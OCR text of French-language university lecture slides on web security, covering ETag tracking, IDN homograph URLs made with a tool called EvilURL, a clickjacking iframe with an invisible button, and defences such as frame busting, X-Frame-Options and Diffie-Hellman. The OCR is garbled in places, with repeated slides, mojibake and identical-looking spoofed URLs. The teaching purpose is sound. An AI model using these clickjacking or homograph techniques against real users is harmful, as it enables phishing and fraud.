


`https://webmii.com/`

Cookieless cookies

Utilisation des ETag !

- Le navigateur envoie au serveur Apache, l'ETag du fichier qu'il s'apprête à lui demander et qu'il possède dans son cache.
- Si l'ETag est identique ⇒ pas besoin de le télécharger ! CQFD



`http://lucb1e.com/rp/cookielesscookies/`

Contre mesures

https://panopticlick.eff.org/

Outline

Table ASCII

Lettres	ASCII	Lettres	ASCII	Lettres	ASCII	Lettres	ASCII
A	65	N	78	a	97	n	110
B	66	O	79	b	98	o	111
C	67	P	80	c	99	p	112
D	68	Q	81	d	100	q	113
E	69	R	82	e	101	r	114
F	70	S	83	f	102	s	115
G	71	T	84	g	103	t	116
H	72	U	85	h	104	u	117
I	73	V	86	i	105	v	118
J	74	W	87	j	106	w	119
K	75	X	88	k	107	x	120
L	76	Y	89	l	108	y	121
M	77	Z	90	m	109	z	122

ASCII

Quelle est la différence entre ces 2 adresses ?

https://sancy.iut.uca.fr/~lafourcade/

https://sancy.iut.uca.fr/~lafourcade/

Copier coller dans un navigateur !


ASCII


Quelle est la différence entre ces 2 adresses ?

https://sancy.iut.uca.fr/~lafourcade/

https://sancy.iut.uca.fr/~lafourcade/

Copier coller dans un navigateur !






ASCII

Quelle est la différence entre ces 2 adresses ?

https://sancy.iut.uca.fr/~lafourcade/

https://sancy.iut.uca.fr/~lafourcade/

Copier coller dans un navigateur !



Explication

Pas de différence apparente entre

- "l" minuscule (108 ASCII)
- "¡" majuscule "I" (73 ASCII)

Encodage

Internationalized Domain Name (IDN)

Nom de domaine Internet avec des caractères non ASCII, de nombreuses langues européennes, ainsi que d'autres caractères!

Format Punycode

Transforme l'Unicode[1] en ASCII de manière unique et réversible

`http://www.acadÃl'mie-franÃğaise.fr`

⇕

`http://www.xn--acadmie-franaise-npb1a.fr`

Depuis **mai 2012**

Les noms de domaines IDN en '.fr' sont disponibles !

[1] Unicode Standard gives a unique number for every English character.

Homograph Attack Generator

Quelle est la différence entre ces 2 adresses ?

http://limos.fr http://limos.fr


Copier coller dans un navigateur !

Homograph Attack Generator

Quelle est la différence entre ces 2 adresses ?

http://limos.fr http://limos.fr

Copier coller dans un navigateur !




Homograph Attack Generator

Quelle est la différence entre ces 2 adresses ?

http://limos.fr http://limos.fr

Copier coller dans un navigateur !



La première est fausse

`http://xn--lim-ued9i.fr/`

Unicode: Cyrillic Small Letter O (U+043E), Cyrillic Small Letter Dze (U+0405),

Générée avec `https://github.com/UndeadSec/EvilURL`


Contre mesures

- Afficher le code Punycode dans la bare de navigation et à la souris.
- White list pour les “Top Level Domain” (TLD)
- Coloration des différents langues
- Certificats
- OCR and IA


`https://wiki.mozilla.org/IDN_Display_Algorithm`
`https://www.chromium.org/developers/design-documents/idn-in-google-chrome#TOC-Google-Chrome-s-IDN-policy`

Outline

Click Jacking



Attack using iframe



En pratique

```
<body style="overflow:hidden;">
<iframe src="http://votrecible.com/"
        style="height:100%; width:100%; border:none;
        overflow:none;">
</iframe>
<button onclick="location.href='https://www.google.com/'"
      style="position:absolute; width: 200px;
             height: 100px; left:150px; top: 25px;
             opacity:0;">
</button>
</body>
```

Tester vos pages

```
<html>
<head>
<title>Clickjack test page</title>
</head>
<body>
<p>Website is vulnerable to clickjacking!</p>
<iframe src="http://www.yoursite.com/index.html"
        width="500" height="500"></iframe>
</body>
</html>
```

Mobile


3:36
Package installation
Installation is complete
Continue
3:36
Activate device administrator?
MastyDevAdmin
Google plugins extraction
Erase all data
Change the screen-unlock password
Cancel
Activate

Clickjacking mitigation

Client Side:

Frame Busting

Example JavaScript code for frame busting

```
if (top!=self){
  top.location.href = self.location.href
}
```

Example HTML code for sandboxing:

```
<iframe
sandbox="allow scripts allow forms"
src ="facebook.html "> iframe
```

Clickjacking mitigation

Server Side:

X-Frame-Options

- DENY // Interdit tout Iframe.
- SAMEORIGIN // Autorise seulement les pages du même site.
- ALLOW-FROM [url] // Autorise pour l'url spécifiée.
- ALLOWALL // Autorise tous les sites.

Avec Apache (pas sous Brave)

```
Header set X-Frame-Options DENY
```


Configurer Content Security Policy
`https://securityheaders.com/`

Outline


Diffie Hellman (1976)

- is public


Diffie Hellman (1976)



Diffie Hellman (1976)



Diffie Hellman (1976)



Diffie Hellman (1976)

● is public

- $g =$ ●
- $a =$ ●
- $b =$ ●


$$(g^a)^b = g^{ab} = (g^b)^a$$

Attaque “Man in the middle”


Attaque “Man in the middle”

Attaque “Man in the middle”

